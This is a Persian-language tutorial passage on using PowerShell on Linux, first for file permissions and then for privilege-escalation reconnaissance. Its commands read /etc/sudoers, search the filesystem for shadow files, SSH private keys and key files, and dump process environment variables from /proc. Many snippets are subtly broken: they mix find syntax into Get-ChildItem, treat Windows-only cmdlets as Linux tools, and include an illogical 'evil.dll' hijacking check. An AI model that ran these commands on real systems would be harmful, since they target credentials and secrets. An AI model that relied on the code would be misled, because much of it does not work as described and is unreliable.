Checking effective permissions

PowerShell در لینوکس می‌تواند Effective Permissions برای کاربر را در یک فایل بررسی کند. مثال زیر را در نظر بگیرید:

```
# Check effective permissions for a user
$filePath = "/path/to/document.pdf"
```

[7] ownership

```
$user = "guest"
(Get-Acl $filePath).Access | Where-Object { $_.IdentityReference -eq
$user }
```

این دستور Effective Permissions برای مهمان کاربر را در فایل مشخص شده بازیابی می‌کند.

Inheriting permissions

از PowerShell می‌توان برای پیکربندی مجوزهایی که توسط Child Object ها به ارث رسیده است، استفاده کرد. مثال زیر، مربوط به پیکربندی یک دایرکتوری برای به ارث بردن مجوزها از Parent آن است:

```
# Configure directory to inherit permissions
$directoryPath = "/path/to/folder"
$acl = Get-Acl $directoryPath
$acl.SetAccessRuleProtection($false, $true)
Set-Acl $directoryPath $acl
```

این اسکریپت Protection دایرکتوری را غیرفعال می‌کند و به آن اجازه می‌دهد مجوزها را از Parent خود به ارث ببرد.

Checking Access Control Lists (ACLs)

PowerShell در لینوکس می‌تواند تمام ورودی‌های کنترل دسترسی (ACE) را در یک ACL فهرست کند. مثال زیر را در نظر بگیرید:

```
# List all ACEs in an ACL
$filePath = "/path/to/data.txt"
(Get-Acl $filePath).Access
```

این دستور تمام ACE را در ACL برای فایل مشخص شده بازیابی و نمایش می‌دهد. در حالی که دستورات بومی لینوکس مانند chmod، chown و getfacl به طور معمول برای مدیریت مجوزهای فایل استفاده می‌شوند، PowerShell در لینوکس یک تجربه اسکریپتیک ثابت، به ویژه در محیط‌های ناهمگن را ارائه می‌دهد. متخصصان امنیتی هنگام انتخاب بین ابزارهای بومی و PowerShell برای مدیریت مجوز پرونده باید زمینه و الزامات خاص سیستم‌های لینوکس خود را در نظر بگیرند.

Using PowerShell for privilege escalation in Linux

PowerShell، که به طور سنتی با محیط‌های ویندوز مرتبط است، دسترسی خود را به سیستم‌های لینوکس با PowerShell Core گسترش داده است. در حالی که لینوکس معمولاً به ابزارهای بومی و زبان‌های برنامه نویسی مانند Bash برای بالابردن سطح دسترسی متکی است، PowerShell در لینوکس می‌تواند افزودنی قدرتمند به مجموعه ابزارهای امنیتی باشد.

Checking the current user’s privileges

قبل از تلاش برای بالابردن سطح دسترسی، درک امتیازات کاربر فعلی ضروری است. PowerShell در لینوکس می‌تواند اطلاعات کاربر فعلی را بازیابی کند:

```
# Check current user's privileges
whoami
```

این دستور ساده نام کاربری کاربر فعلی را ارائه می‌دهد و این امکان را برای بینش اولیه در مورد امتیازات خود فراهم می‌کند.

Enumerating local groups and users

شناسایی گروه‌ها و کاربران محلی یک گام مهم در بالابردن سطح دسترسی است. از PowerShell می‌توان برای شناسایی گروه‌های محلی و اعضای آن‌ها استفاده کرد:

```
# Enumerate local groups and their members
Get-LocalGroup | ForEach-Object {
    $group = $_
    Write-Host "Group: $($group.Name)"
    Get-LocalGroupMember -Group $group.Name
}
```

این اسکریپت همه گروه‌های محلی و اعضای آن‌ها را لیست می‌کند و به شناسایی اهداف بالقوه برای بالابردن سطح دسترسی کمک می‌کند.

Checking sudo configuration

بررسی پیکربندی sudo برای شناسایی فرصت‌هایی برای اجرای دستورات با امتیازات بالا حیاتی است. از PowerShell می‌توان برای مشاهده فایل sudoers استفاده کرد:

```
# Check sudoers file
cat /etc/sudoers
```

این دستور محتویات فایل sudoers را نمایش می‌دهد و پیکربندی کاربران و دستورات دارای امتیازات sudo را نشان می‌دهد.

Checking executable file permissions

شناسایی فایل‌های اجرایی با مجوزهای LAX فرصت‌هایی را برای بالابردن سطح دسترسی فراهم می‌کند. PowerShell می‌تواند برای جستجوی فایل‌ها با مجوز اجرایی استفاده شود:

```
# Find executable files with lax permissions
Get-ChildItem -Path / -type f -executable | ForEach-Object {
    $file = $_
    Write-Host "Executable File: $($file.FullName)"
}
```

این اسکریپت فایل‌های اجرایی را جستجو نموده و مواردی را که دارای مجوزهای بالقوه ضعیف هستند، لیست می‌کند.

Exploiting weak service configurations

برخی از سرویس‌ها ممکن است دارای پیکربندی نادرست باشند که می‌توان برای بالابردن سطح دسترسی از آن‌ها استفاده نمود. همانطور که در اسکریپت زیر نشان داده شده است، PowerShell می‌تواند به شناسایی سرویس‌ها و تنظیمات آن‌ها کمک کند:

```
# Check for services with weak configurations
Get-Service | ForEach-Object {
 $service = $_
 Write-Host "Service: $($service.DisplayName), StartType:
$($service.StartType)"
}
```

این اسکریپت سرویس‌ها و انواع Start آن‌ها را لیست نموده و امکان شناسایی سرویس‌ها با پیکربندی نادرست را فراهم می‌کند.

Exploiting crontab entries

Cron Job ها را می‌توان برای بالابردن سطح دسترسی دستکاری کرد. از PowerShell می‌توان برای فهرست کردن و تجزیه و تحلیل Cron Job ها استفاده کرد:

```
# List cron jobs
crontab -l
```

این دستور Cron Job ها را برای کاربر فعلی نمایش می‌دهد و بینش‌هایی را در مورد Scheduled Task ها که ممکن است مورد سوء استفاده قرار گیرند ارائه می‌دهد.

Exploiting world-writable directories

دایرکتوری‌هایی با مجوزهای قابل نوشتن ممکن است فرصت‌هایی را برای بالابردن سطح دسترسی ارائه دهند. از PowerShell می‌توان برای شناسایی این گونه دایرکتوری‌ها استفاده کرد:

```
# Find world-writable directories
Get-ChildItem -Path / -type d | Where-Object { $_.Attributes -match
"OtherWrite" } | ForEach-Object {
 $dir = $_
 Write-Host "World-Writable Directory: $($dir.FullName)"
}
```

این اسکریپت دایرکتوری‌های با مجوزهای قابل نوشتن که می‌توانند برای بالابردن سطح دسترسی مورد سوء استفاده قرار گیرند را شناسایی می‌کند.

DLL Hijacking

DLL Hijacking شامل دستکاری در مسیر جستجو برای DLL ها است. PowerShell می‌تواند برای شناسایی فرایندهایی که ممکن است در برابر DLL Hijacking آسیب‌پذیر باشند استفاده شود:

```
# Identify processes with DLL hijacking potential
Get-Process | ForEach-Object {
```

```
    $process = $_
    $dllPath = Join-Path $process.MainModule.FileName -ChildPath
"evil.dll"
    if (-not (Test-Path $dllPath)) {
        Write-Host "Potential DLL hijacking found in $($process.
ProcessName). Exploiting..."
    }
}
```

این اسکریپت هر فرآیند در حال اجرا را برای فرصت‌های احتمالی DLL Hijacking بررسی می‌کند و در صورت یافتن هشدار می‌دهد.

Password files and sensitive information

جستجوی فایل‌های رمز عبور یا اطلاعات حساس یک تاکتیک رایج جهت بالابردن سطح دسترسی است. از PowerShell می‌توان برای جستجوی چنین فایل‌هایی استفاده کرد:

```
# Search for password files
Get-ChildItem -Path / -type f -name "passwd*" -or -name "shadow"
-or -name "sudoers" -or -name "id_rsa" -or -name "id_dsa" -or -name
"*.key"
```

این اسکریپت فایل‌هایی را جستجو می‌کند که معمولاً با رمزهای عبور یا اطلاعات حساس همراه است.

Exploiting wildcard injection

Wildcard در دستورات ممکن است منجر به عواقب ناخواسته شود. از PowerShell می‌توان برای بررسی آسیب‌پذیری‌های Wildcard Injection استفاده کرد:

```
# Check for wildcard injection vulnerabilities
Get-ChildItem -Path / -include "*.log*" -Recurse
```

این اسکریپت فایل‌هایی را با نام‌های مطابق با الگوی log جستجو می‌کند و می‌تواند به شناسایی آسیب‌پذیری‌های بالقوه Wildcard Injection کمک کند.

Exploiting setuid and setgid binaries

باینری‌های setuid و setgid با امتیازات مالک فایل اجرا می‌شوند. از PowerShell می‌توان برای یافتن این گونه باینری‌ها استفاده کرد:

```
# Find setuid and setgid binaries
find / -type f -perm /4000 -or -perm /2000 2>/dev/null
```

این دستور لیست باینری‌های setuid و setgid را نشان می‌دهد که به طور بالقوه فرصت‌هایی را برای بالابردن سطح دسترسی فراهم می‌کند.

Exploiting environment variables

متغیرهای محیطی می‌توانند بر رفتار برنامه تأثیر بگذارند. از PowerShell می‌توان برای بررسی متغیرهای محیطی استفاده کرد:

```
# Check environment variables
Get-ChildItem -Path /proc/*/environ -type f | ForEach-Object {
    $envContents = Get-Content $_.FullName
    Write-Host "Environment Variables in $($_.FullName):"
    Write-Host $envContents
}
```

این اسکریپت محتویات فایل‌های متغیر محیطی را در پوشه /proc بازیابی می‌کند و به شناسایی متغیرهایی که ممکن است مورد سوء استفاده قرار گیرند کمک می‌کند.

PowerShell در لینوکس یک زبان برنامه نویسی چند پلتفرمی را در اختیار متخصصان امنیتی قرار می‌دهد که می‌تواند در کنار ابزارهای بومی لینوکس برای بالابردن سطح دسترسی استفاده شود. در حالی که دستورات بومی لینوکس و زبان‌های برنامه‌نویسی اغلب ترجیح داده می‌شوند ولی سازگاری PowerShell در بین پلتفرم‌ها، آن را به ابزاری ارزشمند برای ارزیابی‌های امنیتی و تست نفوذ در محیط‌های مختلط تبدیل می‌کند. متخصصان امنیتی باید زمینه خاص سیستم‌های لینوکس خود را در نظر بگیرند و مناسب‌ترین ابزارها و تکنیک‌ها را برای بالابردن سطح دسترسی بر اساس محیط انتخاب کنند.